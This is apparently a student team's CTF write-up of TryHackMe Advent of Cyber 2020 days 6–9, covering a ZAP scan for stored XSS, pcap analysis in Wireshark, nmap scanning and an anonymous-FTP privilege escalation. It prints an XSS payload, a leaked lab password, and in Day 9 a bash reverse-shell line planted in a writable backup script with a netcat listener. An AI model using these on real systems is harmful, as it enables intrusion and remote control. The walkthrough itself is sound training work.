

PSP0201 Weekly Writeup

Week 3

Group Name: Metamorphosis

ID	Name	Role
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Day 6: Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

<https://www.youtube.com/watch?v=9-jcs7Cm-iE> (tutorial for downloading QWASP ZAP)^{thanks Lam}

Remember to use `sudo su` to root before following the tutorial

Question 1

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Taken from [here](#)

Question 2

Java Regex Usage Example:

Example validating the parameter "zip" using a regular expression.

```
private static final Pattern zipPattern = Pattern.compile("^\\d{5}(-\\d{4})?$");

public void doPost( HttpServletRequest request, HttpServletResponse response) {
    try {
        String zipCode = request.getParameter( "zip" );
        if ( !zipPattern.matcher( zipCode ).matches() ) {
            throw new YourValidationException( "Improper zipcode format." );
        }
        // do what you want here, after its been validated ..
    } catch(YourValidationException e ) {
        response.sendError( response.SC_BAD_REQUEST, e.getMessage() );
    }
}
```

Question 3

Answer: Stored crosssite scripting

It's been referenced in the text above multiple times.

Question 4

Answer: q

We start up the machine and put in the ip on firefox We're greeted by a home page. We can search for wishes made by other people and make our own wishes.


Welcome to Santa's official 'Make a Wish!' website
YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Here are all wishes that have "asacoco":

Enter your wish here:

WISH!



By following the hint we searched for something in the make a wish website

← → ↺ 🏠🔒 10.10.40.131:5000/?q=asacoco⋮ 📄 ⌂ 🔍

Welcome to Santa's official 'Make a Wish!' website
YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Here are all wishes that have "asacoco":


After searching for an item in the search query, we can look at the browser search bar above. We can see parameter **q** there, that is the query string. Sadly there was no one wishing for asacocos.

Question 5

Answer: 3


Note: For some reason my terminal died even though I added 1 hour more so my ip for the website will be different.

We copy the url of the website and paste it in OWASP ZAP and click automated scan then press attack to scan our website



The screenshot shows the 'Automated Scan' window in OWASP ZAP. It features a back button, a title bar, and a lightning bolt icon. The main text explains that this screen is for launching an automated scan against an application by entering its URL and pressing 'Attack'. A warning states that users should only attack applications they have permission to test. The 'URL to attack' field contains 'http://10.10.244.160:5000/'. Below this, there are checkboxes for 'Use traditional spider' (checked) and 'Use ajax spider' (unchecked). The 'Use ajax spider' section includes a 'with' dropdown menu set to 'Firefox Headless'. At the bottom, there are 'Attack' and 'Stop' buttons. The 'Progress' section indicates 'Actively scanning (attacking) the URLs discovered by the spider(s)'.

Then we navigate to the alert section.



We found out that we have a total of 7 alerts and 3 of them are high priority alerts. There are 3 types of alerts: Low(yellow), Medium(orange) and High(red).

Question 6

Answer: `<script>alert(PSP0201);</script>`

```
Attack:      </p><script>alert(1);</scRipt><p>
Evidence:    </p><script>alert(1);</scRipt><p>
```

Question 7

Answer: Yes

Thought Process/Methodology:

After accessing the machine's IP and reaching the homepage, we start by typing the website's URL into the OWASP ZAP automated scan to start attacking the website. After waiting for a few minutes, we check the alert tab on OWASP ZAP and see what vulnerability the website has.

<END OF DAY 6>

Day 7: The Grinch Really Did Steal Christmas

Tools used: Kali linux, Firefox, Wireshark

Solution/Walkthrough:

Question 1

Answer: 10.11.3.2

We can find it through opening pcap.1.pcap file in wireshark and filter out ICMP

Question 2

Answer: `http.request.method == GET`


protocol.request.method Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a `GET` and `POST` to retrieve and submit data accordingly. `http.request.method == GET / POST`

Question 3

Answer: reindeer-of-the-week



According to the hint, the info section should include /posts/. We used the command `http.request.method == GET` in wireshark and got the answer for this question.

A screenshot of the Wireshark interface. The packet list pane shows a list of filtered packets. The filter bar at the top contains the expression "http.request.method == GET". The selected packet is number 471, which is a GET request to "/posts/reindeer-of-the-week/".

No.	Time	Source	Destination	Protocol	Length	Info
338	63.997588	10.10.67.199	10.10.15.52	HTTP	368	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/ noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222368	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/ noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/ noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

Question 4

Answer: plaintext_password_fiasco

If we use ftp in wireshark after opening pcap.2.pcap we can find the answer

No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
31	16.735203	10.10.122.128	10.10.73.252	FTP	80	Response: 530 Login incorrect.
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
40	19.727087	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT

Question 5

Answer: SSH

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)

Question 6

Answer: 02:c8:85:b5:5a:aa

Filtered out some arp and found the answer

46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Question 7

Answer: rubber ducky

Export pcap.3.pcap as html from wireshark and save christmas.zip. Then extract the files and mcskidy's wishlist.

```
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

Question 8

Answer: Kris Kringle



Author: Kris Kringle

Thought Process/Methodology

After downloading aoc-pcaps.zip and extracting it, we open pcap.1.pcap in wireshark. We find the ip address that initiated ICMP by filtering out the others. We then used `http.request.method == GET` to find the article that `10.10.67.199` visited. For pcap.2.pcap, we used `ftp` and got the password that was leaked which was `plaintext_password_fiasco`. For pcap.3.pcap, we filtered some of the http traffic and found a suspicious GET request. We exported the file as http using wireshark and saved christmas.zip file. Inside the file we found Elf Mcskidy's wishlist and the author of Operation Artic Storm

<END OF DAY 7>

Day 8:What's Under the Christmas Tree? (Networking)


Tools used: Kali linux, Firefox

Solution/Walkthrough:

Question1:

1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.



<https://digital.ai> > technology > snort

[Snort - Digital.ai](#)

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Question2:

After running `nmap -sV <MACHINE_IP>`

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sV 10.10.246.133  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:48 EDT  
Nmap scan report for 10.10.246.133  
Host is up (0.24s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))  
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
3389/tcp  open  ms-wbt-server xrdp  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 37.15 seconds  
  
(kali@kali)-[~]  
$
```

We can see that there are 3 ports which is **80,2222,3389**

```
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))  
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
3389/tcp  open  ms-wbt-server xrdp  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Question3:

Running `sudo nmap -A <MACHINE_IP>`

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -A 10.10.246.133  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:58 EDT  
Nmap scan report for 10.10.246.133  
Host is up (0.20s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE        VERSION  
80/tcp    open  http            Apache httpd 2.4.29 ((Ubuntu))  
|_http-generator: Hugo 0.78.2  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: TBFC&#39;s Internal Blog  
2222/tcp  open  ssh             OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
|  
| ssh-hostkey:  
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)  
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)  
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)  
|  
3389/tcp  open  ms-wbt-server  xrdp  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org  
/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.92%E=4%D=6/22%OT=80%CT=1%CU=37338%PV=Y%DS=2%DC=T%G=Y%TM=62B2D9D  
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ  
OS:(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)OPS(O1=M506ST11NW6%O2=M506ST11NW6%O  
OS:3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST11NW6%O6=M506ST11)WIN(W1=F4B3%W2=  
OS:F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M506NNSN  
OS:W6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D  
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O  
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W  
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R  
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

It shows us that the most likely Linux Distribution that is running is **Ubuntu**.

Question4:

```
VERSION  
Apache httpd 2.4.29 ((Ubuntu))
```

Question5:

It's SSH

```
2222/tcp open  ssh
```

Question6:

Run `nmap --script http-title <MACHINE_IP>`

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap --script http-title 10.10.246.133  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 05:02 EDT  
Nmap scan report for 10.10.246.133  
Host is up (0.20s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
|_http-title: TBFC&#39;s Internal Blog  
2222/tcp  open  EtherNetIP-1  
3389/tcp  open  ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 26.34 seconds  
  
(kali@kali)-[~]  
$
```

It shows that the service is most likely used for a **BLOG**.

Thought Process/Methodology:

After accessing the machine's IP, we run `nmap -sV <MACHINE_IP>`. After running `nmap -sV <MACHINE_IP>` in the terminal, we can see that the ports are 80,2222,3389. After that, we tried to run `sudo nmap -A <MACHINE_IP>` to find out which Linux Distribution that is running. After entering the command, we found out that the most likely distribution to be running is **Ubuntu**. Lastly, by running `nmap --script http-title <MACHINE_IP>` we can see that the service is most probably used for a **Blog**.

<END OF DAY 8>

Day 9: Anyone can be Santa! (Networking)

Tools used: Kali linux

Solution/Walkthrough:

Question1:

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534  65534  4096 Nov 16  2020 public
226 Directory send OK.
```

The directories found on the FTP site are **backups**, **elf_workshops**, **human_resources**, and **public**.

Question2:

```
drwxrwxrwx  2 65534  65534  4096 Nov 16  2020 public
```

The directory on the FTP server that has data accessible by the "anonymous" user is **public**.

Question3:

```
-rwxr-xr-x  1 111  113  341 Nov 16  2020 backup.sh
```

The script we will get is **backup.sh**.

Question4:

```
kali@kali: ~
File Actions Edit View Help
GNU nano 5.9 shoppinglist.txt
The Polar Express Movie
```

The movie is “**The Polar Express**”.

Question5:

We output the flag with `cat /root/flag.txt`

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

So, we will get `THM{even_you_can_be_santa}`

Thought Process/Methodology:

First of all, we login to FTP server with `ftp <MACHINE_IP>`

```
(kali㉿kali)-[~]
$ ftp 10.10.119.216
Connected to 10.10.119.216.
220 Welcome to the TBFC FTP Server!.
```

Then enter the name `anonymous` when prompted. It will show `Login successfully`.

```
Name (10.10.119.216:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

After that, we type `ls` and we can see a folder that we have access to and it is called `public`.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534       4096 Nov 16  2020 public
226 Directory send OK.
```


If we `cd` into the `public` directory and `ls` it again, we will find a script file called `backup.sh`. We can download the file by using command `get backup.sh`

```

ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x   1 111   113           341 Nov 16  2020 backup.sh
-rw-rw-rw-   1 111   113           24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (7.7429 MB/s)

```

We have to exit ftp first. Then only we open the file by using command `nano backup.sh`. After opening the file, we can see that the script seems to be used for creating backups. We can modify this script to run our own malicious commands.



```

kali@kali: ~
File Actions Edit View Help
GNU nano 5.9 backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";


# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

[ Read 13 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line


```


We need to set up a connection between the ftp server and the attacking machine by using this script `bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1`

A screenshot of a terminal window on a Kali Linux machine. The window title is 'kali@kali: ~'. The menu bar shows 'File Actions Edit View Help'. The status bar at the bottom indicates 'GNU nano 5.9' and 'backup.sh *'. The prompt is '#!/bin/bash'. The command being entered is 'bash -i >& /dev/tcp/10.10.119.216/4444/ 0>&1'.

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 5.9 backup.sh *  
#!/bin/bash  
  
bash -i >& /dev/tcp/10.10.119.216/4444/ 0>&1
```

We set up a netcat listener on port 4444 to capture the traffic by using command `sudo nc -lvnp 4444`

A screenshot of a terminal window on a Kali Linux machine. The window title is 'kali@kali: ~'. The menu bar shows 'File Actions Edit View Help'. The status bar at the bottom indicates 'zsh: corrupt history file /home/kali/.zsh_history'. The prompt is '(kali@kali)~[~]'. The command being entered is 'sudo nc -lvnp 4444'. The output shows '[sudo] password for kali:', 'Sorry, try again.', '[sudo] password for kali:', and 'listening on [any] 4444 ...'.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~[~]  
$ sudo nc -lvnp 4444  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
listening on [any] 4444 ...  
█
```


